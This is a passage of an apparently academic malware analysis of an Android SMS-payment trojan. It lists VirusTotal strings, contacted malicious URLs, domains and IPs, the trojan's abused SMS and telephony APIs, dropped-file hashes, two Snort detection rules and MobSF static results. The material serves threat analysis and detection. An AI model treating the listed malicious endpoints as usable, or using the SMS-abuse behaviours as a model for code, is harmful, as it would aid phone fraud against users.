
Figure 7: List of permissions

Others

VirusTotal allows us also to see some other **main activities** of the malware, as well as some of the **services** and the **receivers** involved in the execution. These will be analysed in more detail during the static analysis phase.

Strings

An important insight from VirusTotal is the list of possibly **interesting strings**. Simple Google searches like come reverse DNS lookup highlighted the relationship between the malware and China country with some domains registered through the Alibaba Cloud Computing service leveraging one of the worst uncompliant registrars in China, Xin Net Technology Corporation.



Interesting Strings

```
http://%1$s/dc/sync_adr
http://10.235.148.9/middle/mypageorder.jsp
http://118.85.194.4:8083/iapSms/ws/v3.0.1/mix/billing
http://118.85.194.4:8083/iapSms/ws/v3.0.1/mix/validate
http://118.85.194.4:8083/iapSms/ws/v3.0.1/sp/validate
http://120.26.106.206:8088
http://121.40.109.196:8088
http://139.129.132.111:8001/
http://139.129.132.111:8001/CrackCaptcha/GetCaptchaValue.aspx
http://192.168.10.194:8080
http://alog.umeng.com/app_logs
http://alog.umengcloud.com/app_logs
http://biss.cmread.com:8080/etl/client
http://cf.gdatacube.net/config/update
http://client.cmread.com/cmread/portalapi
http://log.umsns.com/
http://log.umsns.com/share/api/
http://pay.5ayg.cn:30002/sg-pay/zhimengzhifu/notify?channelId=
http://pay.918ja.com
http://pay.918ja.com:9000/init/error
```

Figure 8: Interesting strings

Contacted URLs

Other useful information can be found on the *RELATIONS* panel of VirusTotal some are related to the **contacted URLs** (18):

http://alog.umeng.com/app_logs

http://cf.gdatacube.net/config/update

http://alog.umengcloud.com/app_logs

http://p1.ilast.cc/index.php/MC/HB → 2 detections （Malicious）

http://android.51mrp.com:8077/query-plat/minsdk/plugin/query.do

http://yueyoufw.ldtang.com/channel/paymentHandle.action?requestId=12&v=1

http://39.108.61.29/channel/paymentHandle.action?requestId=12&v=1

http://39.108.217.60/channel/paymentHandle.action?requestId=12&v=1

http://117.135.144.63:8081/index.php/D/DM

http://cserver1.rjylq.cn/channel/paymentHandle.action?requestId=12&v=1

http://vpay.api.eerichina.com/api/payment/mobileInit.html

http://rd.gdatacube.net/dc/sync_adr

https://uop.umeng.com/

http://rd.de123.net/dc/sync_adr

http://vpay.api.eerichina.com/api/payment/updateinit_v2

http://139.129.132.111:8001/APP/VersionCheck.aspx → 1 detection (Malware)

http://139.129.132.111:8001/APP/AppTask.aspx → 1 detection (Malware)

http://xixi.dj111.top:20006/SmsPayServer/sdkUpdate/new_index? → 3 detections (Malicious, Malware)

Contacted Domains

For what concerns the contacted domains (24) we have:

alog.umeng.com

alog.umeng.com.gds.alibabadns.com

alog.umengcloud.com

android.51mrp.com

api.eerichina.com

cf.gdatacube.net

cserver1.rjylq.cn

de123.net

dto2wqcrjzrtyzxtqfj5vfuynbtji2qt.aliyundunwaf.com

gdatacube.net

ilast.cc → 2 detections（Malicious）

ldtang.com

p1.ilast.cc → 2 detections（Malicious）

qbumki0amdesvos0.gfnormal05ad.com

rd.de123.net

rd.gdatacube.net

rjylq.cn

umeng.com

uop.umeng.com

vpay.api.eerichina.com

web.5ayg.cn


www.zhjnn.com

xixi.dj111.top → 1 detection（Malicious）

yueyoufw.ldtang.com

Contacted IP addresses

The **contacted IP addresses** are 13 and are the following:



Contacted IP Addresses (13)

IP	Detections	Autonomous System	Country
107.165.250.14	0 / 95	18779	US
111.1.17.152	0 / 96	56041	CN
114.55.73.230	0 / 95	37963	CN
118.178.217.228	0 / 95	37963	CN
120.27.153.169	0 / 95	37963	CN
139.129.132.111	4 / 96	37963	CN
35.205.61.67	4 / 96	396982	BE
39.108.217.60	0 / 96	37963	CN
39.108.61.29	0 / 96	37963	CN
47.107.22.214	0 / 95	37963	CN
47.246.109.108	0 / 96	45102	US
47.246.109.109	0 / 96	45102	US
47.93.92.145	0 / 95	37963	CN


Figure 9: Contacted IP addresses

Where we can see that two of them have 4 (related) detections as Malware or Malicious.

Behaviour Reports

The *BEHAVIOUR* panel displays information taken from grouped sandbox reports from Tencent HABO, Virus Total Droidy and Virus total R2DBox. The latter also auto-generates reports about the malicious application, there we can find information like:

- Dangerous behaviours: access location, etc.
- Network use: details about network accesses, network state accesses, operations of sending and receiving data, URLs, etc.
- Files: which files are read/removed/written, external storages, etc.
- Dangerous functions:




Function name	Detail info
ContentResolver;->delete	Delete contact or sms
java/net/URL;->openConnection	Connect to URL
ContentResolver;->query	Read database like contact or sms
SmsManager;->sendDataMessage	Send data message
SmsManager;->sendMultipartTextMessage	Send mms
SmsManager;->sendTextMessage	Send normal sms
TelephonyManager;->getSimSerialNumber	Get SIM serial number
TelephonyManager;->getDeviceId	Get info like IMEI, phone number or OS version
HttpClient;->execute	Query for a remote server
TelephonyManager;->getLine1Number	Get phone number
java/net/HttpURLConnection;->connect	Connect to URL
DefaultHttpClient;->execute	Send HTTP request
SmsReceiver;->abortBroadcast	Prevent other apps from receiving sms
java/net/URLConnection;->connect	Connect to URL
getRuntime	Get runtime environment
java/lang/Runtime;->exec	Execute system command
WifiManager;->setWifiEnabled	Change WIFI state

Figure 10: Dangerous functions by Tencent HABO report

- Privacy issues, contacted services, broadcasted actions, permissions, etc.

- Others: like sending extra_information, accessing shared app data like *content://sms/inbox*, reading system settings like airplane mode, executing system commands like */system/bin/sh*
- File information
- Some startups event like:
    - *com.y.f.jar.pay.InNoticeReceiver* starts after an SMS is received.
    - *com.mn.kt.rs.RsRe* that starts after an SMS is received.
    - com.comment.one.receiver.EBooReceiver starts after an SMS is received.
    - Others

We also obtained information about crowdsourced IDS rules:



Crowdsourced IDS Rules

⚠ Matches rule INDICATOR-COMPROMISE Suspicious .cc dns query from Snort registered user ruleset

⚠ Matches rule INDICATOR-COMPROMISE Suspicious .cn dns query from Snort registered user ruleset

⚠ Matches rule INDICATOR-COMPROMISE Suspicious .top dns query from Snort registered user ruleset

⚠ Matches rule ET DNS Query for .cc TLD from Proofpoint Emerging Threats Open

⚠ Matches rule ET DNS Query to a *.top domain - Likely Hostile from Proofpoint Emerging Threats Open

Figure 11: Some indicators of compromise

The two Snort rules matched as high are the following:

```
alert udp $HOME_NET any -> any 53
(
     msg:"INDICATOR-COMPROMISE Suspicious .cc dns query";
     flow: to_server;
     content:"|01 00 00 01 00 00 00 00 00 00|", depth 10, offset 2;
     content:"|02|cc|00|", distance 0, fast_pattern;
     metadata: policy max-detect-ips drop;
     service: dns;
     classtype: trojan-activity;
     sid:28190;
     rev:4;
)


alert udp $HOME_NET any -> $HOME_NET 53
(
     msg: "INDICATOR-COMPROMISE Suspicious .cn dns query";
     flow: to_server;
     content:"|01 00 00 01 00 00 00 00 00 00|", depth 10, offset 2;
     content:"|02|cn|00|", distance 0;
     pcre:"/[\x05-\x20][bcdfghjklmnpqrstvwxyz]{5,32}[^\x00]*?\x02cn\x00/i";
     metadata: policy max-detect-ips drop;
     service: dns;
     classtype: trojan-activity;
     sid:15167; rev:13;
)
```

In this panel, we can find also information about network communications, DNS resolutions, and file system actions (e.g., 6 files dropped in other paths on the disk by the malware).

Files Dropped

For what concerns the dropped files, for example, the behaviour results in the Virus Total Droidy reports that:

- *2dfaca9b32077205dd4c77c297b7be1d6880fe1c8784a774107de158fe49e5de* and *ca8c54ecb5f0050fb320dc5a81efdfdaa480d3024ff1706a241d5c0f67ccdaba* (libgirlstar_v2.so) ELF32 dynamic shared object files match the Windows_API_Function rule by InQuest Labs that warns about the use of that kind of Windows API sequences in non-executable file types.

- *5fb649151f7ad8370a8c0f4046144677ecf1d373e463978d699087716f29075e* ZIP file (containing DEX files) is marked as malicious by 13 vendors on Virus Total. The behaviour is related to SMSPay Trojan malware.

- *611bbbd83419cac7976482fefa632fbb138332fb1cebc494f114787b66ade248* ZIP file (containing DEX files) is marked as malicious by 10 security vendors. The behaviour is related to SMSPay malware.

Graph Summary Analysis

We can observe a complete view of the context thanks to the graph functionality of VirusTotal:




Figure 12: Graph Summary

Entire graph:




Figure 13: Entire graph

Malicious behaviour filtered graph:





Figure 14: Graph filtered to display only malicious interactions

Static Analysis: MobSF

General Results

From the Mobile Security Framework, we can obtain some static analysis information. At first, the tool shows the scorecard of the malicious application, resulting in the same information we already know:



APP SCORES

Security Score 40/100

Trackers Detection 1/428

MobSF Scorecard

FILE INFORMATION

File Name sample1-0b8bae30da84fb181a9ac2b1dbf77eddc5728fab8dc5db44c11069fef1821ae6.apk

Size 6.27MB

MD5 d65dcf5632685db88e2580ea34801d8c

SHA1 3714c0906c11b24125c66441dd3d074cc99f2ee1

SHA256 0b8bae30da84fb181a9ac2b1dbf77eddc5728fab8dc5db44c11069fef1821ae6

APP INFORMATION

App Name 调皮女仆

Package Name com.ktdvau.myidglux

Main Activity org.cocos2dx.cpp.AppActivity

Target SDK 9 Min SDK 9 Max SDK

Android Version Name 2.9.9 Android Version Code 4972

Figure 15: General information obtained by MobSF

The framework also presents results like:

- [hotspot] 18 critical permissions with the relative descriptions
- [info] The application logs information that may be sensitive (Code analysis)
- [medium] 1 privacy tracker (https://reports.exodus-privacy.eu.org/trackers/119, Umeng Analytics)
- [medium] IP address disclosure (Code analysis)
- [medium] Hardcoded sensitive information (Code analysis)
- [medium] High intent priority to override other requests (Manifest analysis)
- [high] Debug enabled for the App (Manifest analysis)
- Other, often related to a weak implementation

Hence, the generated scorecard is the following:





Figure 16: Scorecard of MobSF

